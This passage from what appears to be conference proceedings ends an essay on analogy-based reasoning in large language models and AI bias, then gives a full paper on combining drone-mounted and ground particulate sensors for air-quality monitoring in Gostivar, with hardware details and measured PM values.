Artificial intelligence works according to the principle of pure analogization (making analogy). It is increasingly likely that large language models will become the basis of every human-machine interaction. This is a good occasion, to take them as a template, to show what we mean by the principle of pure analogization and why this principle is inherent in cybernetic intelligent systems that serve to form structures of meanings.

Major language models work both ways: top-down and bottom-up. These models work from the top down by linking to the question we ask them a set of texts that are contextually related to the question. The texts are needed to sketch a map of general possibilities that will serve them to answer the question as widely as they can.

There is a methodological intermediate sphere that distinguishes the top-down approach from the bottom-up approach, starting from the first approach, from the top-down approach. The text and the references in it are formal landmarks according to which the large language model recognizes which pairs of words are related to the thematic horizon given in the question. A similar parallel can be drawn with expert systems. The pairs of words in the reference and the text are like framed rules that are appropriate to certain types of situations whenever the situations arise. The framed rules presuppose the situations, but can only be manifested in their structure. Also in the large language model, pairs of words have a specific and relational meaning only if they are placed in the context of the topic given in the question. There are pairs of words that fill several different thematic horizons simultaneously. But the question itself is what differentiates their class-context and prevents the possibility of the large language model wavering about which thematic horizon the pair of words belongs to.

The bottom-up approach also reaches and touches this intermediate sphere, where it intersects with the approach that comes before it. The big language model algorithmically recognizes which word can enter into a grammatical relationship with which other word. The grammatical relationship of words is general and does not depend on thematic horizons and their contexts. But the model classifies semantically the words and the pairs associated with them so that it "sees" which pair in which thematic horizon appears most often. The more references in which the pair of words related to the thematic horizon limited by the question is present, the greater the probability that that pair will constitute the requested structure of meanings. The appearance of a "black box" is included and we ascertain its influence whenever the place of the most predominant pairs in the structure of meanings is "accidentally" taken by a pair of words quantitatively represented less in the thematic horizon of the texts related to the context of the question. The same phenomenon is common in expert systems: often a situation can arise and be resolved as a consequence of which some framed rules can replace others given the polycontextual perspective of the situation. The thematic horizon is polycontextual per se as the situation by the way.

V. CONCLUSION AND FUTURE WORK

This paper provides an overview of common types of biases found in AI systems, including human, systemic, and computational biases, according to the previously defined contexts for addressing AI bias. The main contribution of this paper is the proposed systemic sociological methodology for forming a meaning-structure. The methodology arises from considering the challenges related to AI biases from the social systems viewpoint. The initial research shows that there is a need for developing a glossary to make standardization of AI biases related specially to issues in social systems dealing with fairness. That will be a direction for future research.

REFERENCES

- [1] ISO, "Statistics — Vocabulary and symbols — Part 1: General statistical terms and terms used in probability," ISO, Tech. Rep. ISO 3534-1:2006, 2006. [Online]: <https://www.iso.org/cms/render/live/en/sites/isoorg/contents/data/standard/04/04/01/40145.html>
- [2] OECD, "Glossary of statistical terms," OECD Online Resource, July 2007, <https://stats.oecd.org/glossary/detail.asp?ID=3605>.
- [3] R. Schwartz, et al. 2022. Towards a standard for identifying and managing bias in artificial intelligence. US Department of Commerce, National Institute of Standards and Technology, vol. 3, 2022.
- [4] B. Cowgill, F. Dell'Acqua, S. Deng, D. Hsu, N. Verma, and A. Chaintreau, "Biased Programmers? Or Biased Data? A Field Experiment in Operationalizing AI Ethics," arXiv:2012.02394 [cs, econ, q-fin], Dec. 2020, arXiv: 2012.02394. [Online]. Available: <http://arxiv.org/abs/2012.02394>
- [5] A. Caliskan, J. J. Bryson, and A. Narayanan, "Semantics derived automatically from language corpora contain human-like biases," Science, vol. 356, no. 6334, pp. 183–186, Apr. 2017. [Online]. <https://www.sciencemag.org/lookup/doi/10.1126/science.aal4230>
- [6] D. Danks and A. J. London, "Algorithmic Bias in Autonomous Systems," in Proceedings of the Twenty-Sixth International Joint Conference on Artificial Intelligence. Melbourne, Australia: International Joint Conferences on Artificial Intelligence Organization, Aug. 2017, pp. 4691–4697. [Online]: <https://www.ijcai.org/proceedings/2017/654>
- [7] T. Hellstrom, V. Dignum, and S. Bensch, "Bias in Machine Learning – What is it Good for?" arXiv:2004.00686 [cs], Sep. 2020, arXiv: 2004.00686. [Online]: <http://arxiv.org/abs/2004.00686>
- [8] ISO/IEC, "ISO/IEC 2382:2015, Information technology, Vocabulary," International Organization for Standardization, Geneva, Switzerland, Tech. Rep., 2015. [Online] <https://www.iso.org/obp/ui/#iso:std:iso-iec:2382:ed-1:v1:en>
- [9] "ISO/IEC 20546:2019, Information technology — Big data — Overview and vocabulary," International Organization for Standardization, Geneva, Switzerland, Tech. Rep., 2019. [Online]: <https://www.iso.org/obp/ui/#iso:std:iso-iec:20546:ed-1:v1:en>
- [10] N. Mehrabi, F. Morstatter, N. Saxena, K. Lerman, and A. Galstyan, "A Survey on Bias and Fairness in Machine Learning," arXiv:1908.09635 [cs], Sep. 2019, arXiv: 1908.09635. [Online]: <http://arxiv.org/abs/1908.09635>
- [11] M. Mitchell, Artificial Intelligence: A Guide for Thinking Human. Farrar, Straus, and Giroux, 2019.
- [12] S. Mitchell and J. Shadlen, "Mirror mirror: Reflections on quantitative fairness. Shira Mitchell: Statistician," Dec 2020. [Online]: <https://shiraamitchell.github.io/fairness/>
- [13] D. K. Mulligan, J. A. Kroll, N. Kohli, and R. Y. Wong, "This Thing Called Fairness: Disciplinary Confusion Realizing a Value in Technology," Proc. ACM Hum.-Comput. Interact., vol. 3, no. CSCW, pp. 1–36, Nov. 2019, arXiv: 1909.11869. [Online]: <http://arxiv.org/abs/1909.11869>
- [14] O. for Economic Co-operation and Development, "Recommendation of the Council on Artificial Intelligence," 2019. [Online]: <https://legalinstruments.oecd.org/en/instruments/OECD-LEGAL-0449>
- [15] H. Suresh and J. Gutttag, "A Framework for Understanding Unintended Consequences of Machine Learning," arXiv:1901.10002 [cs, stat], Feb. 2020, arXiv: 1901.10002. [Online]: <http://arxiv.org/abs/1901.10002>
- [16] D. Chandler and R. Munday, A Dictionary of Media and Communication. Oxford University Press, Jan. 2011, publication Title: A Dictionary of Media and Communication. [Online]: <https://www.oxfordreference.com/view/10.1093/acref/9780199568758.001.0001/acref-9780199568758>
- [17] S. Silva and M. Kenney, "Algorithms, platforms, and ethnic bias," Commun. ACM, vol. 62, no. 11, pp. 37–39, Oct. 2019. [Online] <https://dl.acm.org/doi/10.1145/3318157>
- [18] A. Olteanu, C. Castillo, F. Diaz, and E. Kiciman, "Social Data: Biases, Methodological Pitfalls, and Ethical Boundaries," Front. Big Data, vol. 2, p. 13, Jul. 2019. [Online]: <https://www.frontiersin.org/article/10.3389/fdata.2019.00013/full>
- [19] P. C. Wason, "Reasoning about a rule," Quarterly Journal of Experimental Psychology, vol. 20, no. 3, pp. 273–281, 1968. [Online]: <https://doi.org/10.1080/14640746808400161>
- [20] Organization of Scientific Area Committees for Forensic Science, "OSAC Preferred Terms," 2021.
- [21] E. Jeong, S. Oh, H. Kim, J. Park, M. Bennis, and S.-L. Kim, "CommunicationEfficient On-Device Machine Learning: Federated Distillation and Augmentation under Non-IID Private Data," arXiv:1811.11479 [cs, stat], Nov. 2018, arXiv: 1811.11479. [Online]: <http://arxiv.org/abs/1811.11479>
- [22] K. Leino, E. Black, M. Fredrikson, S. Sen, and A. Datta, "Feature-Wise Bias Amplification," arXiv:1812.08999 [cs, stat], Oct. 2019, arXiv: 1812.08999. [Online]. Available: <http://arxiv.org/abs/1812.08999>
- [23] R. Baeza-Yates, "Bias on the web," Commun. ACM, vol. 61, no. 6, pp. 54–61, 2018. [Online]: <https://dl.acm.org/doi/10.1145/3209581>
- [24] C. for Evidence-Based Medicine, "Catalogue of Bias," Mar. 2017. [Online]. Available: <https://catalogofbias.org/>
- [25] T. Hellstrom, V. Dignum, and S. Bensch, "Bias in Machine Learning – What is it Good for?" arXiv:2004.00686 [cs], Sep. 2020, arXiv: 2004.00686. [Online]. Available: <http://arxiv.org/abs/2004.00686>
- [26] B. Goodman and S. Flaxman, "European Union regulations on algorithmic decision-making and a right to explanation," AIMag, vol. 38, no. 3, pp. 50–57, Oct. 2017, arXiv: 1606.08813. [Online]. Available: <http://arxiv.org/abs/1606.08813>
- [27] S. Silva and M. Kenney, "Algorithms, platforms, and ethnic bias," Commun. ACM, vol. 62, no. 11, pp. 37–39, Oct. 2019. [Online]. Available: <https://dl.acm.org/doi/10.1145/3318157>
- [28] Dolata, M., Feuerriegel, S. and Schwabe, G., 2022. A sociotechnical view of algorithmic fairness. *Information Systems Journal*, 32(4), pp.754-818.

Integrating UAV and Ground Sensory Networks for Enhanced City-Wide Air Quality Monitoring: A Review and Approach in Information Systems Management

Bogdan Jeliskoski
University American College Skopje
School of Computer Science and
Information Technologies
Skopje, Macedonia
bogdan.jeliskoski@uacs.edu.mk

Irena Stojmenovska
University American College Skopje
School of Computer Science and
Information Technologies
Skopje, Macedonia
irena.stojmenovska@uacs.edu.mk

Abstract—Air quality, a vital public health concern in urban environments, demands innovative monitoring approaches. This paper proposes a novel integration of Unmanned Aerial Vehicles (UAVs) and ground-based sensors for comprehensive city-wide air quality assessment. Through a systematic literature review, we identify current limitations in traditional air quality monitoring systems and explore advancements in UAV and IoT technologies. Our focus is on developing an advanced Information Systems Management (ISM) framework that utilizes the strengths of both aerial and terrestrial data sources. This integrated approach aims to enhance the accuracy, scalability, and real-time capability of air quality monitoring, providing critical insights for environmental management, public health, and urban planning.

Keywords—air, quality, sensors, uav, ism, monitoring, networks

I. INTRODUCTION

The challenge of urban air quality management has become increasingly complex and critical, with the rapid pace of urbanization, industrialization, and the growth of street vehicle traffic contributing to a rise in air pollutants. These pollutants pose severe risks to public health and the environment, making effective monitoring and management of air quality a priority for urban planners and public health officials.

Historically, air quality monitoring has relied on stationary ground-based sensors, strategically placed to measure pollutants such as Particulate Matter (PM_{2.5} and PM₁₀), nitrogen dioxide, and other harmful substances. While these traditional methods have provided valuable data, they are limited by their static nature, often failing to capture the full spectrum of air quality variations across a city [1]. This limitation is particularly pronounced in rapidly changing urban landscapes, where pollution sources and patterns can vary significantly over short distances and time periods.

The emergence of Unmanned Aerial Vehicles (UAVs) technology presents a new way in environmental monitoring. UAVs, with their agility and flexibility, offer the potential to gather air quality data from varied altitudes and locations, unreachable by traditional methods. This capability allows for

a more precise understanding of urban air pollution, enabling the identification of pollution hotspots and the tracking of pollutant dispersion patterns.

However, the integration of UAV technology with existing ground-based sensor networks poses a significant challenge. It requires a sophisticated approach to data collection, processing, and analysis, one that can handle the complexity and volume of data generated by different array of sources [2]. This is where Information Systems Management (ISM) plays an important role. ISM offers a framework for integrating data sources, applying advanced analytical techniques, and providing actionable and valuable insights.

This paper seeks to explore and address these challenges. It aims to review current methodologies in air quality monitoring, evaluate the potential of UAVs in this domain, and propose an integrated system that combines UAVs with ground sensors for a comprehensive approach to city-wide air quality monitoring. Paper structure is as follows: Section I is the introduction. In section II, explanation about IoT and overall air quality systems will be given. Section III will be about how we can adapt IoT sensors for environmental monitoring. In Section IV air quality models will be discussed. Section V will be dedicated for data transmission and connectivity. Section VI will be about the integration of the ground sensors in urban infrastructure. Section VII will about the UAV sensors and their integration with urban infrastructure. Section VIII is the proposed scalable solution with ground and UAV sensors in combination for enhanced air quality monitoring. Section IX is the conclusion. At the end are the references used.

II. IoT AND OVERALL AIR QUALITY SYSTEMS

The IoT low-cost sensors are a very good way how to have a disperse network of sensors. The urban air quality is a global concern, and that conventional approaches for air quality measurement are expensive and cannot accurately identify pollution hotspots [1]. This is important because the trustworthiness and accuracy of the data is of high importance.

The weaknesses needed to be addressed and overcome include issues related to the consistency and durability of

sensing elements, the reliability of the collected data, and the expenses associated with managing and processing the data.

Identification is being done on the regulatory decisions are made upon the collected data, allowing for construction for AQI (air quality index) trends and statistics. [1]. Because of the limited point-based locations, the data is very difficult to be represented reliable for a city or region, stating that more macroscopic view is needed. Different approach with static-fixed monitoring model network is very expensive and cannot increase spatial sampling density, especially in remote areas where use of traditional monitoring equipment is complicated, and in some cases impossible to implement. Also, for a good air quality model, measurement and monitoring is not enough, we need scenario or real time analysis and forecasting. What is also clearly stated is that air quality models are an effective and important tool to supplement air quality monitoring [2].

These models can also be used for tasks that cannot be conducted by monitoring alone, such as specific scenario analysis, forecasting and statistical prediction. One area of their focus in the field of air quality monitoring involves a significant change in terms of who is monitoring air quality and how it is being monitored. The recent trend in environmental monitoring involves moving towards the use of sensor platforms that offer advantages in terms of cost, usability, and size.

These platforms are significantly more economical, user-friendly, and less bulky than traditional monitoring equipment. This transition to low-cost sensors is drawing considerable attention in the field.

However, it is important to note that this growing interest and adoption have preceded a thorough and complete evaluation of their performance. This aspect underscores the need for comprehensive assessment to ensure these newer, more affordable sensors meet the necessary standards of accuracy and reliability.

The analysis of high-density spatiotemporal pollution data is crucial, as evidenced by research conducted in 2019 and 2015. These studies demonstrate that thanks to advancements in miniaturized, wireless communication infrastructure, sensors are now capable of delivering real-time data with high spatial resolution [1], [3].

Unlike traditional, large, and expensive analytical tools, these sensor networks are typically compact, remotely operated for data transmission, and simple to install for extensive, unattended monitoring. Unreliable data can lead to wrong interpretations, leading to inaccurate AQI reports. There are many varieties of AQI sensors, using different technologies.

The recommendations focus on sensors commonly employing the light scattering method. This technique is effective for detecting particles larger than about $0.3\ \mu\text{m}$ in diameter, as smaller particles may not reflect enough light. This limitation was noted in a 2017 study. Prior to any particulate matter monitoring activity, it's crucial to calibrate the sensors in conditions similar to their final use. Moreover, for long-term accuracy, regular recalibration is highly advised [4].

One of the biggest challenges in a wide region deployment of low-cost sensors is ensuring the quality of the data collected. Not enough information can delay the adoption of low-cost sensors for air quality monitoring because we need

accuracy and reliability. Therefore, efforts must be made to evaluate the performance of low-cost sensors and to provide accurate and reliable data to ensure that they are accepted as a viable option for air quality monitoring. Measurement of sensors is of most importance, must be periodically done and sometimes can involve specialized organization due to the possible periodic activities [5].

III. ADAPTING IoT SENSORS FOR INNOVATIVE ENVIRONMENTAL MONITORING

The progress in IoT sensors has opened up novel and inventive applications, as detailed in studies from 2021 and 2023. These studies researched data acquisition, communication, and energy conservation within Wireless Sensor Networks (WSN). A key example of their application is the Vehicle Sensor Network (VSN), which utilizes low-cost mobile nodes mounted on public vehicles like taxis. This showcases how advancements in electronics have facilitated the creation of compact, economical sensors using readily available components [6], [7].

The proposed practical model in a recent study enables the real-time gathering, transmission, and use of data. This was demonstrated by analyzing background data collected over 15 days during a trial phase, assessing the system's operational stability and continuity. However, the considerable amount of non-structural data gathered poses challenges in terms of analysis and interpretation [7].

Researchers explored using a parallel genetic algorithm (GA) to select inputs and design a multi-layer perceptron (MLP) model architecture for forecasting nitrogen dioxide concentrations in urban areas [3]. Neural networks like MLP are preferred in air quality modeling for their flexibility and suitability in non-linear regression problems. The MLP's ability to approximate non-linear functions without assumptions about data distribution was enhanced by the genetic algorithm, which effectively streamlined architecture design and reduced computational load by filtering out irrelevant inputs [3].

Simpler architectures are more effective for air quality forecasting models. With AQI sensors easily equipped with GPS locators, a connection between exposure to pollutants and personal health indicators has been identified. This could allow healthcare providers to monitor these correlated measurements, potentially leading to improved diagnosis and treatment of health conditions associated with air pollution, offering a more personalized approach to patient care [8].

IV. AIR QUALITY MODELS MANAGEMENT

There are different sensors for different purpose, depending on what needs to be measure, or what air quality model is building. Air pollution sensors can be divided into two main categories, sensors measuring the amount of concentration of gas phase species, and sensors measuring particulate matter (PM) mass concentrations [8].

The 2019 research examines the system's characteristics, structure, and components, supported by illustrative diagrams. The study also examines both the software and hardware platforms used, as well as the various functions of the system [9].

From environmental monitoring and management perspective, a 2019 study is improving the environmental conditions by focusing on scientific and engineering

principles. It is a critical responsibility for both scientists and engineers to identify effective ways of monitoring, modeling, and managing environmental processes. This system is for regional environmental monitoring and management, based on the Internet of Things (IoT) [10].

The study takes a comprehensive approach, emphasizing the importance of effective environmental monitoring and management. It also highlights the potential of IoT to revolutionize the field and provides a detailed overview of the current state of environmental monitoring and management. Furthermore, it outlines the limitations and challenges of traditional approaches.

Additionally, while the authors provide a detailed description of the system's architecture and functions, they do not discuss the potential limitations or challenges of implementing such a system, such as cost or technical feasibility. Further research is needed to fully evaluate the feasibility and effectiveness of IoT-based systems in different contexts and applications.

V. DATA TRANSMISSION AND CONNECTIVITY IN IoT DEVICES USED FOR AIR QUALITY MONITORING

Air quality monitoring with the help of IoT sensors has revolutionized the way we collect, transmit, and manage environmental data. A critical aspect of this transformation is the data transmission and connectivity infrastructure, which enables real-time and remote monitoring of air quality parameters. Technologies and strategies that facilitate the seamless flow of data from IoT sensors to central systems, highlighting the importance of reliable and efficient data transmission for informed decision-making and environmental management.

IoT sensors are designed to continuously collect data on various air quality parameters, including concentrations of particulate matter (PM), gases, volatile organic compounds (VOCs), and more. The data collected by these sensors are invaluable for assessing the air quality of urban areas, industrial zones, and other environments [11].

However, for this data to be actionable, it must be transmitted to centralized systems for processing, analysis, and dissemination. Numerous key considerations pertaining to data transmission and connectivity for air quality monitoring with IoT sensors warrant careful consideration.

One of the fundamental components of data transmission is the choice of communication protocols. In the context of IoT, several wireless protocols have gained prominence, explained in the specification of a 2020 study [12].

The selection of a communication protocol depends on factors such as the range of the network, data transfer rates, power consumption, and cost. For instance, Wi-Fi is suitable for high-speed data transmission in urban areas with extensive coverage. On the other hand, LPWAN (Low Power Wide Area Network) technologies like LoRa are ideal for long-range, low-power applications, making them well-suited for IoT sensors deployed across vast urban regions.

Furthermore, IoT gateways play a pivotal role in collecting data from sensors and relaying it to central systems. These gateways serve as intermediaries between sensor nodes and the cloud or data center. They aggregate data from multiple sensors, manage data transmission, and ensure data security [13]. Gateways are instrumental in handling diverse data

formats and protocol conversions, allowing for compatibility with different types of sensors.

As a critical element of data transmission, ensuring data security and privacy is paramount. Air quality data collected through IoT sensors often contains sensitive information that must be protected from unauthorized access and cyber threats [14]. Encryption techniques and secure communication protocols are commonly used to safeguard data during transmission. Additionally, access control mechanisms, authentication, and data anonymization are implemented to protect the privacy of individuals living in areas monitored by these sensors.

The possibility of efficient data transmission and connectivity are essential not only for real-time monitoring but also for generating timely alerts and notifications [15]. When air quality thresholds are exceeded, immediate alerts can be sent to relevant authorities, environmental agencies, and the public. This timely response is crucial for mitigating the health risks associated with poor air quality.

VI. INTEGRATION WITH URBAN INFRASTRUCTURE

The introduction of Internet of Things (IoT) sensors has brought about a significant transformation in how urban areas monitor air quality, leading to advancements in environmental sustainability. These innovative sensors, often installed in various urban fixtures like lampposts, continuously gather real-time data about air quality parameters. These parameters include things like particulate matter (PM), different gases, and volatile organic compounds (VOCs) [16]. This ongoing data collection empowers city officials to make well-informed decisions when it comes to managing air quality and provides residents with instant updates on the air quality.

Integrating air quality sensors into urban infrastructure significantly improves pollution control and public health, enabling cities to respond dynamically to environmental conditions. This approach allows for effective strategies like rerouting traffic in response to high pollution levels and issuing timely health advisories. Additionally, it promotes sustainable and environmentally friendly urban development.

Integrating IoT sensors into the urban power grid provides several advantages, such as load balancing and demand response strategies. These contribute to cost savings and a decrease in the city's carbon footprint, as highlighted in a 2022 study [17]. The data gathered on energy consumption patterns plays a crucial role in managing energy supply efficiently, thereby bolstering sustainability efforts.

Although the integration of IoT sensors into urban infrastructure offers significant advantages, it is not without its set of challenges and considerations. Robust cybersecurity measures are essential to safeguard the sensitive data collected by these sensor networks [18]. Additionally, interoperability challenges arise from the diverse sensor types and communication protocols in use, necessitating standardization efforts. Addressing concerns related to data privacy and ethics is paramount to protect residents' privacy and uphold public trust.

The integration of IoT sensors into urban infrastructure is reshaping the landscape of smart cities. By enhancing air quality monitoring, optimizing traffic management, and improving energy efficiency, these sensors contribute significantly to the development of more sustainable and resilient urban environments.

Although challenges exist, the undeniable benefits of smart city infrastructure integration position it as a pivotal element in shaping the cities of the future.

VII. UAV SENSORS AND THEIR INTEGRATION WITH URBAN INFRASTRUCTURE

The incorporation of unmanned aerial vehicles (UAVs), more commonly known as drones, into urban infrastructure, has emerged as a subject of substantial interest in recent years.

Air quality stands as a paramount concern within urban areas, given that air pollution poses a substantial health risk to urban populations. In this context, the integration of UAV sensors, equipped with specialized instruments designed for the measurement of air quality parameters, has emerged as a highly promising solution [19].

UAVs offer a unique advantage by their ability to access remote or hard-to-reach areas, thereby providing a more comprehensive understanding of air quality [19]. This capability goes beyond the limitations typically associated with ground-based sensors. These aerial platforms also bring the added benefit of capturing data from multiple altitudes and vantage points, significantly enhancing the assessment of pollution patterns and spatial distribution.

The profound insights made possible by UAVs empower city officials to craft responsive strategies for air quality management. Real-time data collected by UAV sensors can be swiftly disseminated to the public, enabling informed decision-making among residents, and contributing to the overall sustainability of urban environments.

The integration of UAV sensors into air quality monitoring represents a substantial leap forward in advancing the field of urban environmental management, addressing the critical issue of air quality in a more comprehensive and dynamic manner.

The significance of drones equipped with high-resolution cameras and traffic monitoring sensors can be seen in a 2018 study. These technologies provide dynamic insights into traffic patterns, congestion levels, and incidents as they unfold [20]. From their vantage point in the sky, these UAVs grant traffic management centers the ability to optimize signal phasing, implement real-time traffic rerouting, and furnish commuters with precise and up-to-the-minute traffic updates [20].

The inclusion of UAV sensors in the realm of traffic management not only contributes to increase road safety but also facilitates a more efficient allocation of resources. Travel times are reduced, congestion is minimized, and traffic flow is improved, all of which collectively promote sustainable urban mobility [20].

The advantages from this integration are evident, and the potential for UAV sensors to positively impact urban traffic management is indeed substantial. Although the integration of UAV sensors into urban infrastructure shows great promise, it is accompanied by several challenges and considerations that demand careful attention [18], [19].

First and foremost, the establishment of regulatory frameworks and the formulation of safety protocols for UAV operations within urban environments are imperative. These measures are essential to ensure the safe and responsible use of UAV technology while upholding the well-being of urban

residents. Moreover, addressing privacy concerns that arise from aerial surveillance and data collection is vital to maintain public trust in these technologies [19].

The financial aspect also presents a challenge, as the cost of acquiring and maintaining UAVs, along with the need for skilled operators, can be a significant barrier to implementation.

Ensuring that UAVs can seamlessly operate within the existing urban infrastructure and effectively communicate with other sensors and systems is yet another hurdle that requires diligent attention.

Overcoming these challenges is essential to fully unlock the potential of UAV sensors in urban settings and maximize the benefits they bring to city management and public services.

The integration of UAV sensors into urban infrastructure signifies a profound transformation in how cities approach the monitoring, administration, and enhancement of diverse facets of urban life. UAVs equipped with specialized sensors stand ready to elevate the benchmarks of urban sustainability, safety, and operational efficiency. Despite the inherent challenges that accompany this integration, the prospective impact of UAVs in revolutionizing the landscape of smart cities is an exhilarating and promising development that holds the potential to exert a profound influence on the urban terrains of the future.

VIII. SCALABLE INTEGRATION OF GROUND AND UAV SENSORS FOR ENHANCED AIR QUALITY MONITORING

Integrating ground-based Air Quality Index (AQI) sensors with Unmanned Aerial Vehicle (UAV) AQI sensors in Gostivar city represents a scalable and dynamic approach to environmental monitoring. Currently, there are five strategically placed ground sensors, as can be seen in Fig. 1. This setup provides a static picture of air quality. However, the introduction of UAVs equipped with AQI sensors transforms this, adding a versatile and comprehensive dimension to air quality assessment.



Fig. 1 Ground sensors placement in Gostivar

The true potential of this integration lies in its scalability. The network can be expanded seamlessly by adding more UAVs and ground sensors as needed. This scalability allows for an extensive, high-resolution grid of data points, covering larger areas and offering more detailed insights. UAVs, with their ability to cover vast areas quickly, can gather data from numerous points across different altitudes, providing a rich, multi-dimensional view of air quality.

This expansive network of sensors could enable real-time, hyper-localized air quality monitoring. It can detect and analyze pollutant dispersion, trace emission sources, and observe temporal changes with unprecedented precision. By deploying big data analytics and machine learning, the system can predict air quality trends, enabling preemptive actions against potential air quality hazards.




Fig. 2 Adding the possible coverage by UAV sensors

The scalability of this network, as seen in Fig. 2, enhances its effectiveness as a tool for urban planning and public health initiatives. It's adaptable to urban areas of diverse sizes and complexities, serving as a potential model for cities seeking to improve their environmental monitoring and promote cleaner air and healthier communities.

The UAV drone [21] featured in Fig. 3 plays a key role in our advanced air quality monitoring project, specifically tailored to accommodate the weight of the additional sophisticated devices such as the Raspberry Pi Zero W [23] and the Nova SDS011 AQI sensor [22], seen in Fig. 4.



Fig. 3 CSJ KF101 drone



Fig. 4 Nova SDS011 AQI sensor

The Raspberry Pi Zero W, a cornerstone of this setup, boasts a 1GHz single-core CPU and 512MB of RAM, offering substantial computational power in a remarkably compact form. Its diverse connectivity options, including Mini HDMI and USB on-the-go ports, along with a versatile 40-pin GPIO header, make it an ideal choice for integrating various sensor inputs and managing data collection tasks efficiently.

The Nova SDS011 AQI sensor, a key component for air quality assessment, employs a laser scattering measurement principle, capable of detecting particulate matter sizes ranging from 0.3 to 10 μm . Its operational parameters include a power supply requirement of 4.7 - 5.3V DC and a power consumption profile of 70mA during active measurement and less than 4mA in sleep mode. This sensor effectively measures concentrations of PM2.5 and PM10 particles, providing a comprehensive range from 0.0 to 999.9 $\mu\text{g}/\text{m}^3$, thereby offering detailed and accurate air quality data.

Incorporating these technologies into the UAV significantly enhances its data gathering capabilities, making it a highly effective tool for environmental monitoring. The Raspberry Pi Zero W serves as the brain of the operation, processing data in real-time. Meanwhile, the Nova SDS011 sensor provides critical environmental data, essential for evaluating and understanding air quality dynamics.

Extensive pre-flight checks are a fundamental part of the UAV's operational protocol, ensuring its readiness and safety for each flight. These checks encompass thorough system diagnostics to verify the functionality of all components, meticulous calibration of the sensors to guarantee data accuracy, and careful inspection of the drone's battery life to ensure sustained performance during its flights.

In the process of testing, we also compared two air quality monitoring approaches: ground-based sensors and unmanned aerial vehicle (UAV) sensors. Our ground-based sensors, which utilize laser scattering technology to measure air quality, have been continuously recording data for over 30 days. The average particulate matter (PM) concentrations measured were 39.53 $\mu\text{g}/\text{m}^3$ for PM10 and 27.2 $\mu\text{g}/\text{m}^3$ for PM2.5. In contrast, the UAV sensors, operating at an average altitude of 15 meters, recorded lower average concentrations of 31.45 $\mu\text{g}/\text{m}^3$ for PM10 and 21.32 $\mu\text{g}/\text{m}^3$ for PM2.5. This comparison highlights that UAV sensors can provide reliable air quality data even at elevated altitudes, suggesting their potential utility in varied atmospheric conditions.

This state-of-the-art UAV setup, equipped with advanced computing and sensing technologies, stands at the forefront of our environmental monitoring efforts. Its ability to provide high-resolution, real-time data is invaluable for urban planning, public health initiatives, and environmental research, setting new standards in air quality monitoring and analysis. The successful integration and operation of this UAV demonstrate the potential for similar technologies to transform environmental monitoring and management practices globally.

IX. CONCLUSION

This paper underscores the importance of information management in city-wide air quality monitoring, emphasizing the integration of ground and aerial AQI systems for efficient data management. Our ongoing tests with UAVs, coordinated with existing ground AQI sensors, demonstrate the potential for enhanced monitoring capabilities. This research advocates for interdisciplinary collaboration and innovative approaches, highlighting future research areas in data standardization, sharing protocols, and advanced sensor technology for effective and sustainable urban air quality management.

REFERENCES

- [1] Kumar, P., Morawska, L., Martani, C., Biskos, G., Neophytou, S., Bell, M., Norford, L., & Britter, R. (2015). "The rise of low-cost sensing for managing air pollution in cities." *Environment International*, 75(1), pp. 199–205.
- [2] Castell, N., Dauge, F., Schneider, P., Vogt, M., Lerner, U., Fishbain, B., Broday, D., & Bartonova, A. (2017). "Can commercial low-cost sensor platforms contribute to air quality monitoring and exposure estimates?" *Environment International*, 99(1), pp. 293–302.
- [3] Maleki, H., Sorooshian, A., Goudarzi, G. et al. "Air pollution prediction by using an artificial neural network model". *Clean Techn Environ Policy* 21, 1341–1352 (2019). <https://doi.org/10.1007/s10098-019-01709-w>
- [4] Rai, A., Kumar, P., Pila, F., Skouloudis, A., Sabatino, S., Ratti, C., Yasar, A., & Rickerby, D. (2017). "End-user perspective of low-cost sensors for outdoor air pollution monitoring." *Science of the Total Environment*, 607–608(1), pp. 691–705.
- [5] Molka-Danielsen, J., Engelseth, P., & Wang, H. (2018). "Large scale integration of wireless sensor network technologies for air quality monitoring at a logistics shipping base." *Journal of Industrial Information Integration*, 10(1), pp. 20–28.
- [6] Tafa, Z. (2021). "WSNs in environmental monitoring: Data acquisition and dissemination aspects." *Advances in Computers*, 126(3), pp. 65–149. M. Young, *The Technical Writer's Handbook*. Mill Valley, CA: University Science, 1989.
- [7] Zherka, B., Tafa, Z. (2023). "A Vehicle Sensor Network for Real-Time Air Pollution Analysis." *Journal of Advances in Information Technology*, 14(1), pp. 39–45.
- [8] Morawska, L., Thai, P. K., Liu, X., Asumadu-Sakyi, A., Ayoko, G., Bartonova, A., Bedini, A., Chai, F., Christensen, B., Dunbabin, M., Gao, J., Hagler, G. S. W., Jayaratne, R., Kumar, P., Lau, A. K. H., Louie, P. K. K., Mazaheri, M., Ning, Z., Motta, N., Mullins, B., ... Williams, R. (2018). "Applications of low-cost sensing technologies for air quality monitoring and exposure assessment: How far have they gone?" *Environment International*, 116, 286–299. <https://doi.org/10.1016/j.envint.2018.04.018>
- [9] Hildmann, H., & Kovacs, E. (2019). "Using Unmanned Aerial Vehicles (UAVs) as Mobile Sensing Platforms (MSPs) for Disaster Response, Civil Security and Public Safety". <https://doi.org/10.3390/drones3030059>
- [10] Wu, F., Wu, T., & Yuce, M. R. (2019). "An Internet-of-Things (IoT) Network System for Connected Safety and Health Monitoring Applications. *Sensors*". <https://doi.org/10.3390/s19010021>
- [11] Chincoli, M., Liotta, A. (2018). "Transmission Power Control in WSNs: From Deterministic to Cognitive Methods". Springer. https://doi.org/10.1007/978-3-319-61300-0_3
- [12] Yegin, A., Kramp, T., Dufour, P., Gupta, R., Soss, R., Hersent, O., Hunt, D., & Sornin, N. (2020). "LoRaWAN protocol: Specifications, security, and capabilities". Available online 20 March 2020, Version of Record 20 March 2020.
